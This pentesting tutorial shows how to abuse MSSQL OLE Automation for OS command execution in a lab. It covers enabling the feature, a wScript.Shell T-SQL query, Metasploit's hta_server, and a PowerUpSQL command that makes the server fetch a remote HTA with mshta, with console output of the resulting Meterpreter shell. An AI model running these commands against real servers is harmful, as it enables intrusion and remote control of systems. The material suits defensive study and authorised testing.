MSSQL for Pentester: Command Execution with Ole Automation

August 26, 2021 By Raj Chandel

OLE automation is a process through which an application can access and manipulate the implied objects in other applications. Hence, in this article, we will how to use OLE automation to our benefit.

Table of Content:

What is OLE Automation?

OLE stands for Object Linking and Embedding. Microsoft develops this technology to make it easier for applications to share their data. Therefore, automation enables an application to manipulate objects that are implemented in other applications. This automation server unveils its features via COM interfaces; for the different applications to read them, it further helps them automate their properties by retrieving objects and using their services.

What are Facets?


Facets help to manage databases through their own set of policy-based functions. When it comes to MS-SQL, it has premeditated Facets. For instance, the surface area configuration facet construes the properties that are off by default. This function comes in handy when you have multiple SQL environments. Here, you can configure a Facet in one server's environment and copy the facet to another SQL environment by importing the copied file into an instance of the server as a policy.

How to enable OLE automation?


On a newly installed MS-SQL server, many instances are disabled by default. And this enabling or disabling of the functions provided by the SQL server can be done through Facets. There are two methods to allow OLE automation.

GUI


The first method is to enable it from SQL Server Management Studio. Open the studio and right-click on the server. A drop-down menu will appear. From this menu, click on Facets. As shown in the image below:



A dialogue box will open, which will provide you with a facet drop-down list. From this drop-down list, choose Surface Area Configuration, just as shown in the image below:



Once you choose the Surface Area Configuration, then you can select the value **true** for **OleAutomationEnabled** from the **Facet properties section** as shown in the image below:




After following the above steps, click on the '**ok**' button in the dialogue box to Enable OLE Automation.

CLI

The second method to enable OLE automation is via SQL queries. Before we move on to the queries, let's make one thing clear: if the value for OLE automation is 1, it is enabled. Similarly, if the value is set to 0, then it means that the OLE automation is disabled.


So, to confirm whether the Ole Automation is enabled or disabled, we will use the following query:

```
EXEC sp_configure 'Ole Automation Procedures';
GO
```




And as you can see in the image above, the **config_value** and **run_value** are 0; that means the OLE Automation is disabled. Now, to enable it to write the following query:

```
sp_configure 'show advanced options', 1;
GO
RECONFIGURE;
GO
sp_configure 'Ole Automation Procedures', 1;
GO
RECONFIGURE;
GO
```




Once the query is executed, you can use the first query again to check the status of OLE automation. As you can see in the image below, the said query will change the value from 0 to 1 and enable the OLE automation in the process.



Exploiting OLE Automation

Now that we have activated OLE automation, we can execute a little query to run any application. For instance, in the image below, we are entering a query for it to run the calculator. And as you can observe, the query is using COM to call upon the application. The query is :

```
DECLARE @output INT
DECLARE @ProgramToRun VARCHAR(255)
SET @ProgramToRun = 'Run("calc.exe")'
EXEC sp_oacreate 'wScript.Shell', @output out
EXEC sp_oamethod @output, @ProgramToRun
EXEC sp_oadestroy @output
```



Metasploit

Once you run the above query, it will run the calculator application. So using this logic, we will now try and exploit this OLE automation to our benefit via Metasploit and PowerUpSQL tool. Open Metasploit and run the following set of commands to generate a hta URL, which one executed will provide us with a Metasploit session.

```
use exploit/windows/misc/hta_server
set srvhost *localhost*
```

```
exploit
```

```
msf6 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/misc/hta_server) > set srvhost 192.168.1.2
srvhost => 192.168.1.2
msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.2:4444
msf6 exploit(windows/misc/hta_server) > [*] Using URL: http://192.168.1.2:8080/pr2e96MyVedJ6.hta
[*] Server started.
```

As expected, the above exploit generated a URL for us. Now, go to PowerShell and use the following set of commands to get the said session:

PowerUpSQL

```
cd PowerUpSQL-master
powershell
powershell -ep bypass
Import-Module .\PowerUpSQL.ps1
Invoke-SQLOSCmdOle -Username sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS -Command
"mshta.exe http://192.168.1.2:8080/pr2e96MyVedJ6.hta" -Verbose
```

```
c:\>cd PowerUpSQL-master

c:\PowerUpSQL-master>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\PowerUpSQL-master> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\PowerUpSQL-master> Import-Module .\PowerUpSQL.ps1
PS C:\PowerUpSQL-master> Invoke-SQLOSCmdOle -Username sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS -Command "mshta.exe http://192.168.1.2:8080/pr2e96MyVedJ6.hta" -Verbose
VERBOSE: Creating runspace pool and session states
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Connection Success.
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : You are a sysadmin.
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Show Advanced Options is already enabled.
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Ole Automation Procedures are already enabled.
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Executing command: mshta.exe http://192.168.1.2:8080/pr2e96MyVedJ6.hta
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Reading command output from c:\windows\temp\lcrIM.txt
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Removing file c:\windows\temp\lcrIM.txt
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Connection Failed.
VERBOSE: Closing the runspace pool

ComputerName    Instance                CommandResults
------------    --------                --------------
WIN-P83OS778EQK WIN-P83OS778EQK\SQLEXPRESS Not Accessible or Command Failed
```

Once the above commands are executed, you will have your session as shown in the image below:

```
[*] Started reverse TCP handler on 192.168.1.2:4444
msf6 exploit(windows/misc/hta_server) > [*] Using URL: http://192.168.1.2:8080/pr2e96MyVedJ6.hta
[*] Server started.
[*] 192.168.1.146    hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 192.168.1.146
[*] Meterpreter session 1 opened (192.168.1.2:4444 → 192.168.1.146:50104) at 2021-08-07 19:03:22 -

msf6 exploit(windows/misc/hta_server) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-P83OS778EQK
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
```


Note: you will only get a meterpreter session if you have access to the username and password of the server.

You can also run any command compatible with the server through PowerShell, as shown in the image below. Here we ran the ipconfig command to know the IP of the server. The command is:

```
Invoke-SQLOSCmdOle -Username sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS -Command ipconfig -Verbose
```

```
PS C:\PowerUpSQL-master> Invoke-SQLOSCmdOle -Username sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS -Command ipconfig -Verbose
VERBOSE: Creating runspace pool and session states
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Connection Success.
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : You are a sysadmin.
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Show Advanced Options is already enabled.
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Ole Automation Procedures are already enabled.
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Executing command: ipconfig
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Reading command output from c:\windows\temp\aulDP.txt
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Removing file c:\windows\temp\aulDP.txt
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Connection Failed.
VERBOSE: Closing the runspace pool
```

Executing the above command will save the desired result in a text file in the temp folder, as shown in the image below:



This way, you can exploit or manipulate the OLE Automation to your desires. Such methods go a long way in learning as knowledge of such things helps in penetration testing of a
MS-SQL server environment.

Reference:https://github.com/SofianeHamlaoui/Pentest-Notes/blob/master/Security_cheatsheets/databases/sqlserver/3-command-execution.md